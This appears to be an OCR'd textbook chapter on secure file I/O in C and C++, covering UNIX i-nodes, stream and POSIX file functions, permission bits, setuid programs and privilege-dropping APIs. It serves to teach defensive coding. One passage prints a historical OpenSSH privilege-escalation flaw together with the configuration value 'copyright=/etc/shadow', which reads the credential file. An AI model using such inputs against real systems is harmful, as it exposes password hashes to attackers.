


Figure 8.1 *Sample i-node*

A file consists of a collection of blocks (usually on a disk). In UFS, each file has an associated fixed-length record called an i-node, which maintains all attributes of the file and keeps addresses of a fixed number of blocks. A sample i-node is shown in Figure 8.1. The last address in the i-node is reserved for a pointer to another block of addresses.

Directories are *special files* that consist of a list of directory entries. A directory entry includes the names of the files in the directory and the number of the associated i-nodes.

Files have names. File naming conventions vary, but because of MS-DOS, the 8.3 file naming convention is widely supported. Frequently, a *path name* is used in place of a file name. A path name includes the name of a file or directory but also includes information on how to navigate the file system to locate the file. *Absolute path names* begin with a file separator character,[2]

[2] Typically a forward slash, "/", on POSIX systems and a backward slash, "\", on Windows systems.




Figure 8.2 Path name components

meaning that the predecessor of the first file name in the path name is the root directory of the process. On MS-DOS and Windows systems, this separation character can also be preceded by a drive letter, for example, `C:`. If the path name does not begin with a file separator character, it is called a *relative path name*, and the predecessor of the first file name of the path name is the current working directory of the process. Multiple path names may resolve to the same file.

Figure 8.2 shows the components of a path name. The path name begins with a forward slash, indicating it is an absolute path name. Nonterminal names in the path refer to directories, and the terminal file name may refer to either a directory or a regular file.

Special Files

We mentioned in the introduction to this section that directories are *special files*. Special files include *directories*, *symbolic links*, *named pipes*, *sockets*, and *device files*.

Directories contain only a list of other files (the contents of a directory). They are marked with a `d` as the first letter of the permissions field when viewed with the `ls -l` command:

```
drwxr-xr-x /
```

Directories are so named as a result of Bell Labs' involvement with the Multics project. Apparently, when the developers were trying to decide what to call something in which you could look up a file name to find information about the file, the analogy with a telephone directory came to mind.

Symbolic links are references to other files. Such a reference is stored as a textual representation of the file's path. Symbolic links are indicated by an `l` in the permissions string:

```
lrwxrwxrwx termcap -> /usr/share/misc/termcap
```

Named pipes enable different processes to communicate and can exist anywhere in the file system. Named pipes are created with the command `mkfifo`, as in `mkfifo mypipe`. They are indicated by a `p` as the first letter of the permissions string:

```
prw-rw---- mypipe
```

Sockets allow communication between two processes running on the same machine. They are indicated by an `s` as the first letter of the permissions string:

```
srwxrwxrwx X0
```

Device files are used to apply access rights and to direct operations on the files to the appropriate device drivers. Character devices provide only a serial stream of input or output (indicated by a `c` as the first letter of the permissions string):

```
crw------- /dev/kbd
```

Block devices are randomly accessible (indicated by a `b`):

```
brw-rw---- /dev/hda
```

8.2 File I/O Interfaces

File I/O in C encompasses all the functions defined in `<stdio.h>`. The security of I/O operations depends on the specific compiler implementation, operating system, and file system. Older libraries are generally more susceptible to security flaws than are newer versions.

Byte or `char` type characters are used for character data from a limited character set. Byte input functions perform input into byte characters and byte strings: `fgetc()`, `fgets()`, `getc()`, `getchar()`, `fscanf()`, `scanf()`, `vfscanf()`, and `vscanf()`.

Byte output functions perform output from byte characters and byte strings: `fputc()`, `fputs()`, `putc()`, `putchar()`, `fprintf()`, `fprintf()`, `vfprintf()`, and `vprintf()`.

Byte input/output functions are the union of the `ungetc()` function, byte input functions, and byte output functions.

Wide or wchar_t type characters are used for natural-language character data.

Wide-character input functions perform input into wide characters and wide strings: fgetwc(), fgetws(), getwc(), getwchar(), fwscanf(), wscanf(), vfwscanf(), and vwscanf().

Wide-character output functions perform output from wide characters and wide strings: fputwc(), fputws(), putwc(), putwchar(), fwprintf(), wprintf(), vfwprintf(), and vwprintf().

Wide-character input/output functions are the union of the ungetwc() function, wide-character input functions, and wide-character output functions. Because the wide-character input/output functions are newer, some improvements were made over the design of the corresponding byte input/output functions.

Data Streams

Input and output are mapped into logical data streams whose properties are more uniform than the actual physical devices to which they are attached, such as terminals and files supported on structured storage devices.

A stream is associated with an external file by opening a file, which may involve creating a new file. Creating an existing file causes its former contents to be discarded. If the caller is not careful in restricting which files may be opened, this might result in an existing file being unintentionally overwritten, or worse, an attacker exploiting this vulnerability to destroy files on a vulnerable system.

Files that are accessed through the FILE mechanism provided by <stdio.h> are known as *stream files*.

At program start-up, three text streams are predefined and need not be opened explicitly:

- stdin: standard input (for reading conventional input)
- stdout: standard output (for writing conventional output)
- stderr: standard error (for writing diagnostic output)

The text streams stdin, stdout, and stderr are expressions of type pointer to FILE. When initially opened, the standard error stream is not fully buffered. The standard input and standard output streams are fully buffered if the stream is not an interactive device.

Opening and Closing Files

The `fopen()` function opens the file whose name is the string pointed to by the file name and associates a stream with it. The `fopen()` function has the following signature:

```
FILE *fopen(
  const char * restrict filename,
  const char * restrict mode
);
```

The argument `mode` points to a string. If the string is valid, the file is open in the indicated mode; otherwise, the behavior is undefined.

C99 supported the following modes:

- `r`: open text file for reading
- `w`: truncate to zero length or create text file for writing
- `a`: append; open or create text file for writing at end-of-file
- `rb`: open binary file for reading
- `wb`: truncate to zero length or create binary file for writing
- `ab`: append; open or create binary file for writing at end-of-file
- `r+`: open text file for update (reading and writing)
- `w+`: truncate to zero length or create text file for update
- `a+`: append; open or create text file for update, writing at end-of-file
- `r+b` *or* `rb+`: open binary file for update (reading and writing)
- `w+b` *or* `wb+`: truncate to zero length or create binary file for update
- `a+b` *or* `ab+`: append; open or create binary file for update, writing at end-of-file

CERT proposed, and WG14 accepted, the addition of an exclusive mode for C11. Opening a file with exclusive mode (`x` as the last character in the mode argument) fails if the file already exists or cannot be created. Otherwise, the file is created with exclusive (also known as *nonshared*) access to the extent that the underlying system supports exclusive access.

- `wx`: create exclusive text file for writing
- `wbx`: create exclusive binary file for writing
- `w+x`: create exclusive text file for update
- `w+bx` *or* `wb+x`: create exclusive binary file for update

The addition of this mode addresses an important security vulnerability dealing with race conditions that is described later in this chapter.

A file may be disassociated from a controlling stream by calling the fclose() function to close the file. Any unwritten buffered data for the stream is delivered to the host environment to be written to the file. Any unread buffered data is discarded.

The value of a pointer to a FILE object is *indeterminate* after the associated file is closed (including the standard text streams). Referencing an indeterminate value is undefined behavior.

Whether a file of zero length (on which no characters have been written by an output stream) actually exists is implementation defined.

A closed file may be subsequently reopened by the same or another program execution and its contents reclaimed or modified. If the main() function returns to its original caller, or if the exit() function is called, all open files are closed (and all output streams are flushed) before program termination. Other paths to program termination, such as calling the abort() function, need not close all files properly. Consequently, buffered data not yet written to a disk might be lost. Linux guarantees that this data is flushed, even on abnormal program termination.

POSIX

In addition to supporting the standard C file I/O functions, POSIX defines some of its own. These include functions to open and close files with the following signatures:

```
int open(const char *path, int oflag, ...);
int close(int fildes);
```

Instead of operating on FILE objects, the open() function creates an *open file description* that refers to a file and a *file descriptor* that refers to that open file description. The file descriptor is used by other I/O functions, such as close(), to refer to that file.

A file descriptor is a per-process, unique, nonnegative integer used to identify an open file for the purpose of file access. The value of a file descriptor is from 0 to OPEN_MAX. A process can have no more than OPEN_MAX file descriptors open simultaneously. A common exploit is to exhaust the number of available file descriptors to launch a denial-of-service (DoS) attack.

An open file description is a record of how a process or group of processes is accessing a file. A file descriptor is just an identifier or handle; it does not actually describe anything. An open file description includes the file offset, file status, and file access modes for the file. Figure 8.3 shows an example of




Figure 8.3 Independent opens of the same file

two separate processes that are opening the same file or i-node. The information stored in the open file description is different for each process, whereas the information stored in the i-node is associated with the file and is the same for each process.

On POSIX systems, streams usually contain a file descriptor. You can call the POSIX `fileno()` to get the file descriptor associated with a stream. Inversely, you can call the `fdopen()` function to associate a stream with a file descriptor.

Table 8.1 summarizes the differences between the `fopen()` and `open()` functions.

Table 8.1 `fopen()` versus `open()` Functions

`fopen()`	`open()`
Specified by the C Standard	Specified by POSIX
Returns `FILE *` I/O stream	Returns `int` (file descriptor)
Mode specified via string	Mode specified via bitmask
Often calls `open()`	System call
Close with `fclose()`	Close with `close()`

File I/O in C++

C++ provides the same system calls and semantics as C, only the syntax is different. The C++ <iostream> library includes <cstdio>, which is the C++ version of <stdio.h>. Consequently, C++ supports all the C I/O function calls as well as <iostream> objects.

Instead of using FILE for file streams in C++, use ifstream for file-based input streams, ofstream for file-based output streams, and iofstream for file streams that handle both input and output. All of these classes inherit from fstream and operate on characters (bytes).

For wide-character I/O, using wchar_t, use wifstream, wofstream, wiofstream, and wfstream.

C++ provides the following streams to operate on characters (bytes):

- cin for standard input; replaces stdin
- cout for standard output; replaces stdout
- cerr for unbuffered standard error; replaces stderr
- clog for buffered standard error; useful for logging

For wide-character streams, use wcin, wcout, wcerr, and wclog.

Example 8.1 is a simple C++ program that reads character data from a file named test.txt and writes it to standard output.

Example 8.1 Reading and Writing Character Data in C++

```
#include <iostream>
#include <fstream>

using namespace std;

int main(void) {
  ifstream infile;
  infile.open("test.txt", ifstream::in);
  char c;
  while (infile >> c)
    cout << c;
  infile.close();
  return 0;
}
```

8.3 Access Control

Most exploits involving the file system and file I/O involve attackers performing an operation on a file for which they lack adequate privileges. Different file systems have different access control models.

Both UFS and NFS use the UNIX file permissions model. This is by no means the only access control model. AFS and DFS, for example, use access control lists (ACLs). The purpose of this chapter is to describe an example of an access control model to establish a context for discussing file system vulnerabilities and exploits. Consequently, only the UNIX file permissions model is covered in this chapter.

The terms *permission* and *privilege* have similar but somewhat different meanings, particularly in the context of the UNIX file permissions model. A privilege is the delegation of authority over a computer system. Consequently, privileges reside with users or with a user proxy or surrogate such as a UNIX process. A permission is the privilege necessary to access a resource and is consequently associated with a resource such as a file.

Privilege models tend to be system specific and complex. They often present a "perfect storm," as errors in managing privileges and permissions often lead directly to security vulnerabilities.

The UNIX design is based on the idea of large, multiuser, time-shared systems such as Multics.[3] The basic goal of the access control model in UNIX is to keep users and programs from maliciously (or accidentally) modifying other users' data or operating system data. This design is also useful for limiting the damage that can be done as a result of security compromise. However, users still need a way to accomplish security-sensitive tasks in a secure manner.

Users of UNIX systems have a user name, which is identified with a user ID (UID). The information required to map a user name to a UID is maintained in `/etc/passwd`. The super UID (root) has a UID of 0 and can access any file. Every user belongs to a group and consequently has a group ID, or GID. Users can also belong to supplementary groups.

Users authenticate to a UNIX system by providing their user name and password. The login program examines the `/etc/passwd` or shadow file `/etc/shadow` to determine if the user name corresponds to a valid user on that system and if the password provided corresponds to the password associated with that UID.

UNIX File Permissions

Each *file* in a UNIX file system has an owner (UID) and a group (GID). Ownership determines which users and processes can access files. Only the owner of

[3] The relationship of UNIX to Multics is multifaceted, and especially ironic when it comes to security. UNIX rejected the extensive protection model of Multics.

the file or root can change permissions. This privilege cannot be delegated or shared. The permissions are

Read: read a file or list a directory's contents

Write: write to a file or directory

Execute: execute a file or recurse a directory tree

These permissions can be granted or revoked for each of the following classes of users:

User: the owner of the file

Group: users who are members of the file's group

Others: users who are not the owner of the file or members of the group

File permissions are generally represented by a vector of octal values, as shown in Figure 8.4. In this case, the owner is granted read, write, and execute permissions; users who are members of the file's group and other users are granted read and execute permissions.

The other way to view permissions is by using the `ls -l` command on UNIX:

```
drwx------   2 usr1  cert   512  Aug 20  2003 risk management
lrwxrwxrwx   1 usr1  cert    15  Apr  7 09:11 risk_m->risk mngmnt
-rw-r--r--   1 usr1  cert  1754  Mar  8 18:11 words05.ps
-r-sr-xr-x   1 root  bin   9176  Apr  6  2012 /usr/bin/rs
-r-sr-sr-x   1 root  sys   2196  Apr  6  2012 /usr/bin/passwd
```

The first character in the permissions string indicates the file type: regular `-`, directory `d`, symlink `l`, device `b/c`, socket `s`, or FIFO `f/p`. For example, the `d` in the permission string for `risk management` indicates that this file is a directory. The remaining characters in the permission string indicate the permissions assigned to user, group, and other. These can be `r` (read), `w` (write), `x` (execute), `s` (`set.id`), or `t` (sticky). The file `words05.ps`, for example,




Figure 8.4 File permission represented by vector of octal values

has read and write permissions assigned to the owner and read-only permissions assigned to the group and others.

When accessing a file, the process's effective user ID (EUID) is compared against the file's owner UID. If the user is not the owner, the GIDs are compared, and then others are tested.

The restricted deletion flag or sticky bit is represented by the symbolic constant `S_ISVTX` defined in the POSIX `<sys/stat.h>` header. If a directory is writable and the `S_ISVTX` mode bit is set on the directory, only the file owner, directory owner, and root can rename or remove a file in the directory. If the `S_ISVTX` mode bit is not set on the directory, a user with write permission on the directory can rename or remove files even if that user is not the owner. The sticky bit is normally set for shared directories, such as `/tmp`. If the `S_ISVTX` mode bit is set on a nondirectory file, the behavior is unspecified.

Originally, the sticky bit had meaning only for executable files. It meant that when the program was run, it should be locked in physical memory and not swapped out to disk. That is how it got the name "sticky." Virtual memory systems eventually became smarter than human beings at determining which pages should reside in physical memory. Around the same time, security needs suggested the current use for the bit on directories.

Files also have a set-user-ID-on-execution bit, which is represented by the symbolic constant `S_ISUID`. This bit can be set on an executable process image file and indicates that the process runs with the privileges of the file's owner (that is, the EUID and saved set-user-ID of the new process set to the file's owner ID) and not the privileges of the user.

The set-group-ID-on-execution bit (`S_ISGID`) is similar. It is set on an executable process image file and indicates that the process runs with the privileges of the file's group owner (that is, the effective group ID and saved set-group-ID of the new process set to the file's GID) and not the privileges of the user's group.

Process Privileges

The previous section introduced several different kinds of process user IDs without explaining them. The first of these is the *real user ID* (RUID). The RUID is the ID of the user who started the process, and it is the same as the user ID of the parent process unless it was changed. The *effective user ID* (EUID) is the actual ID used when permissions are checked by the kernel, and it consequently determines the permissions for the process. If the set-user-ID mode bit of the new process image file is set, the EUID of the new process image is set to the user ID of the new process image file. Finally, the *saved* *set-user-ID* (SSUID) is the ID of the owner of the process image file for set-user-ID-on-execution programs.

In addition to process user IDs, processes have process group IDs that mostly parallel the process user IDs. Processes have a *real group ID* (RGID) that is the primary group ID of the user who called the process. Processes also have an *effective group ID* (EGID), which is one of the GIDs used when permissions are checked by the kernel. The EGID is used in conjunction with the supplementary group IDs. The saved set-group-ID (SSGID) is the GID of the owner of the process image file for set-group-ID-on-execution programs. Each process maintains a list of groups, called the *supplementary group IDs*, in which the process has membership. This list is used with the EGID when the kernel checks group permission.

Processes instantiated by the C Standard `system()` call or by the POSIX `fork()` and `exec()` system calls inherit their RUID, RGID, EUID, EGID, and supplementary group IDs from the parent process.

In the example shown in Figure 8.5, `file` is owned by UID 25. A process running with an RUID of 25 executes the process image stored in the file `program`. The `program` file is owned by UID 18. However, when the program executes, it executes with the permissions of the parent process. Consequently, the program runs with an RUID and EUID of 25 and is able to access files owned by that UID.




Figure 8.5 Executing a non-setuid program




Figure 8.6 Executing a setuid program

In the example shown in Figure 8.6, a process running with RUID 25 can read and write a file owned by that user. The process executes the process image stored in the file `program` owned by UID 18, but the set-user-ID-on-execution bit is set on the file. This process now runs with an RUID of 25 but an EUID of 18. As a result, the program can access files owned by UID 18 but cannot access files owned by UID 25 without setting the EUID to the real UID.

The saved set-user-ID capability allows a program to regain the EUID established at the last `exec()` call. Otherwise, a program might have to run as root to perform the same functions. Similarly, the saved set-group-ID capability allows a program to regain the effective group ID established at the last `exec()` call.

To permanently drop privileges, set EUID to RUID before a call to `exec()` so that elevated privileges are not passed to the new program.

Changing Privileges

The principle of least privilege states that every program and every user of the system should operate using the least set of privileges necessary to complete the job [Saltzer 1974, 1975]. This is a wise strategy for mitigating vulnerabilities that has withstood the test of time. If the process that contains a vulnerability is not more privileged than the attacker, then there is little to be gained by exploiting the vulnerability.

If your process is running with elevated privileges and accessing files in shared directories or user directories, there is a chance that your program might be exploited to perform an operation on a file for which the user of your program does not have the appropriate privileges. Dropping elevated privileges temporarily or permanently allows a program to access files with the same restrictions as an unprivileged user. Elevated privileges can be temporarily rescinded by setting the EUID to the RUID, which uses the underlying privilege model of the operating system to prevent users from performing any operation they do not already have permission to perform. However, this approach can still result in insecure programs with a file system that relies on a different access control mechanism, such as AFS.

A privilege escalation vulnerability occurred in the version of OpenSSH distributed with FreeBSD 4.4 (and earlier). This version of OpenSSH runs with root privileges but does not always drop privileges before opening files:

```
fname = login_getcapstr(lc,"copyright",NULL,NULL);
if (fname != NULL && (f=fopen(fname,"r")) != NULL) {
  while (fgets(buf, sizeof(buf), f) != NULL)
    fputs(buf, stdout);
  fclose(f);
}
```

This vulnerability allows an attacker to read any file in the file system by specifying, for example, the following configuration option in the user's `~/.login_conf` file:

```
copyright=/etc/shadow
```

To eliminate vulnerabilities of this kind, processes with elevated privileges may need to assume the privileges of a normal user, either permanently or temporarily. Temporarily dropping privileges is useful when accessing files with the same restrictions as an unprivileged user, but it is not so useful for limiting the effects of vulnerabilities (such as buffer overflows) that allow the execution of arbitrary code, because elevated privileges can be restored.

Processes without elevated privileges may need to toggle between the real user ID and the saved set-user-ID.

Although dropping privileges is an effective mitigation strategy, it does not entirely eliminate the risk of running with elevated privileges to begin with. Privilege management functions are complex and have subtle portability differences. Failure to understand their behavior can lead to privilege escalation vulnerabilities.

Privilege Management Functions. In general, a process is allowed to change its EUID to its RUID (the user who started the program) and the saved set-user-ID, which allows a process to toggle effective privileges. Processes with root privileges can, of course, do *anything*.

The C Standard does not define an API for privilege management. The POSIX `seteuid()`, `setuid()`, and `setreuid()` functions and the nonstandard `setresuid()` function can all be used to manipulate the process UIDs. These functions have different semantics on different versions of UNIX that can lead to security problems in portable applications. However, they are needed for utilities like `login` and `su` that must permanently change the UID to a new value, generally that of an unprivileged user.

The `seteuid()` function changes the EUID associated with a process and has the following signature:

```
int seteuid(uid_t euid);
```

Unprivileged user processes can only set the EUID to the RUID or the SSUID. Processes running with root privileges can set the EUID to any value. The `setegid()` function behaves the same for groups.

Suppose that a user named admin has a UID of 1000 and runs a file owned by the bin user (UID = 1) with the set-user-ID-on-execution bit set on the file. Say, for example, a program initially has the following UIDs:

RUID	1000	admin
EUID	1	bin
SSUID	1	bin

To temporarily relinquish privileges, it can call `seteuid(1000)`:

RUID	1000	admin
EUID	1000	admin
SSUID	1	bin

To regain privileges, it can call `seteuid(1)`:

RUID	1000	admin
EUID	1	bin
SSUID	1	bin

The `setuid()` function changes the EUID associated with a process:

```
int setuid(uid_t uid);
```

The `setuid()` function is primarily used for permanently assuming the role of a user, usually for the purpose of dropping privileges. It is needed for applications that are installed with the set-user-ID-on-execution bit and need to perform operations using the RUID. For example, `lpr` needs an elevated EUID to perform privileged operations, but jobs should be printed with the user's actual RUID.

When the caller has *appropriate privileges*, `setuid()` sets the calling process's RUID, EUID, and saved set-user-ID. When the caller does not have appropriate privileges, `setuid()` only sets the EUID.

So what exactly does "appropriate privileges" mean? On Solaris, it means that the EUID is 0 (that is, the process is running as root). On Linux, it means that the process has `CAP_SETUID` capability, and the EUID must be a member of the set `{ 0,RUID,SSUID }`. On BSD, all users always have "appropriate privileges."

Figure 8.7 shows a finite-state automaton (FSA) describing a `setuid()` implementation for Linux.

The behavior of `setuid()` varies, reflecting the behavior of different historical implementations. Consequently, Solaris 8 and FreeBSD 4.4 have different but equally complex graphs for `setuid()`. In contrast, the `seteuid()`




Figure 8.7 FSA describing setuid in Linux 2.4.18 (Source: [Chen 2002])

graphs are quite simple. For these reasons, you should use seteuid() instead of setuid() whenever possible.

The setresuid() function is used to explicitly set the RUID, EUID, and SSUID:

```
int setresuid(
  uid_t ruid, uid_t euid, uid_t siud
);
```

The setresuid() function sets all three UIDs and returns 0 if successful or –1 if an error occurs. If any of the ruid, euid, or siud arguments is –1, the corresponding RUID, EUID, or SSUID of the current process is unchanged. Superusers can set the IDs to any values they like. Unprivileged users can set any of the IDs to the value of any of the three current IDs.

The setreuid() function sets the RUID and EUID of the current process to the values specified by the ruid and euid arguments:

```
int setreuid(uid_t ruid, uid_t euid);
```

If either the ruid or euid argument is –1, the corresponding effective or real user ID of the current process is unchanged. A process with “appropriate privileges” can set either ID to any value. An unprivileged process can set the EUID only if the euid argument is equal to the RUID, EUID, or SSUID of the process. It is unspecified whether a process without appropriate privileges is permitted to change the RUID to match the current real, effective, or saved set-user-ID of the process.

If possible, you should prefer using either the setresuid() or seteuid() functions. The setresuid() function has the clearest semantics of all the POSIX privilege management functions and is implemented the same way on all systems that support it (Linux, FreeBSD, HP-UX, and OpenBSD 3.3 and later). Unfortunately, it is not supported on Solaris. It also has the cleanest semantics in that it explicitly sets all three UIDs to values specified; never sets one or two, always sets none or all three; and always works if either EUID = 0 or each UID matches any of the three previous UID values.

The seteuid() function sets just the EUID. It is available on more platforms than setresuid(), including Linux, BSD, and Solaris. Its semantics are almost as clean as those of setresuid(): it sets EUID and never affects RUID or SUID, and it always works if EUID = 0. However, if the EUID is not 0, it works on Linux and Solaris only if the new EUID matches any of the three old UIDs, and it works on BSD only if the new EUID matches the old RUID or SSUID.

Managing Privileges

This is a good place to stop and review for a moment before proceeding and also to clarify some terminology, as it can be confusing to understand what it means when someone says a program is a "setuid program" or a "setgid program." Setuid programs are programs that have their set-user-ID-on-execution bit set. Similarly, setgid programs are programs that have their set-group-ID-on-execution bit set. Not all programs that call `setuid()` or `setgid()` are setuid or setgid programs. Setuid programs can run as root (set-user-ID-root) or with more restricted privileges.

Nonroot setuid and setgid programs are typically used to perform limited or specific tasks. These programs are limited to changing EUID to RUID and SSUID. When possible, systems should be designed using this approach instead of creating set-user-ID-root programs.

A good example of a setgid program is the `wall` program, used to broadcast a message to all users on a system by writing a message to each user's terminal device. A regular (nonroot) user cannot write directly to another user's terminal device, as it would allow users to spy on each other or to interfere with one another's terminal sessions. The `wall` program can be used to perform this function in a controlled, safe fashion.

The `wall` program is installed as setgid `tty` and runs as a member of the `tty` group:

```
-r-xr-sr-x  1 root  tty  [...] /usr/bin/wall
```

The terminal devices that the `wall` program operates on are set as group writable:

```
crw--w----  1 usr1  tty  5, 5 [...] /dev/ttyp5
```

This design allows the `wall` program to write to these devices on behalf of an unprivileged user but prevents the unprivileged user from performing other unprivileged operations that might allow an attacker to compromise the system.

Set-user-ID-root programs are used for more complex privileged tasks. The `passwd` program is run by a user to change that user's password. It needs to open a privileged file and make a controlled change without allowing the user to alter other users' passwords stored in the same file. Consequently, the `passwd` program is defined as a set-user-ID-root program:

```
$ ls -l /usr/bin/passwd
-r-sr-xr-x  1 root  bin  [...] /usr/bin/passwd
```

The ping program is a computer network administration utility used to test the reachability of a host on an Internet Protocol (IP) network and to measure the round-trip time for messages sent from the originating host to a destination computer. The ping program is also a set-user-ID-root program:

```
$ ls -l /sbin/ping
-r-sr-xr-x  1 root  bin  [...] /sbin/ping
```

This is necessary because the implementation of the ping program requires the use of raw sockets. Fortunately, this program does the "right thing" and drops elevated privileges when it no longer needs them, as shown in Example 8.2.

Example 8.2 ping Program Fragment

```
setlocale(LC_ALL, "");

icmp_sock = socket(AF_INET, SOCK_RAW, IPPROTO_ICMP);
socket_errno = errno;

uid = getuid();
if (setuid(uid)) {
  perror("ping: setuid");
  exit(-1);
}
```

Setuid programs carry significant risk because they can do anything that the owner of the file is allowed to do, and anything is possible if the owner is root. When writing a setuid program, you must be sure not to take action for an untrusted user or return privileged information to an untrusted user. You also want to make sure that you follow the principle of least privilege and change the EUID to the RUID when root privileges are no longer needed.

What makes setuid programs particularly dangerous is that they are run by the user and operate in environments where the user (for example, an attacker) controls file descriptors, arguments, environment variables, current working directory, resource limits, timers, and signals. The list of controlled items varies among UNIX versions, so it is difficult to write portable code that cleans up everything. Consequently, setuid programs have been responsible for a number of locally exploitable vulnerabilities.

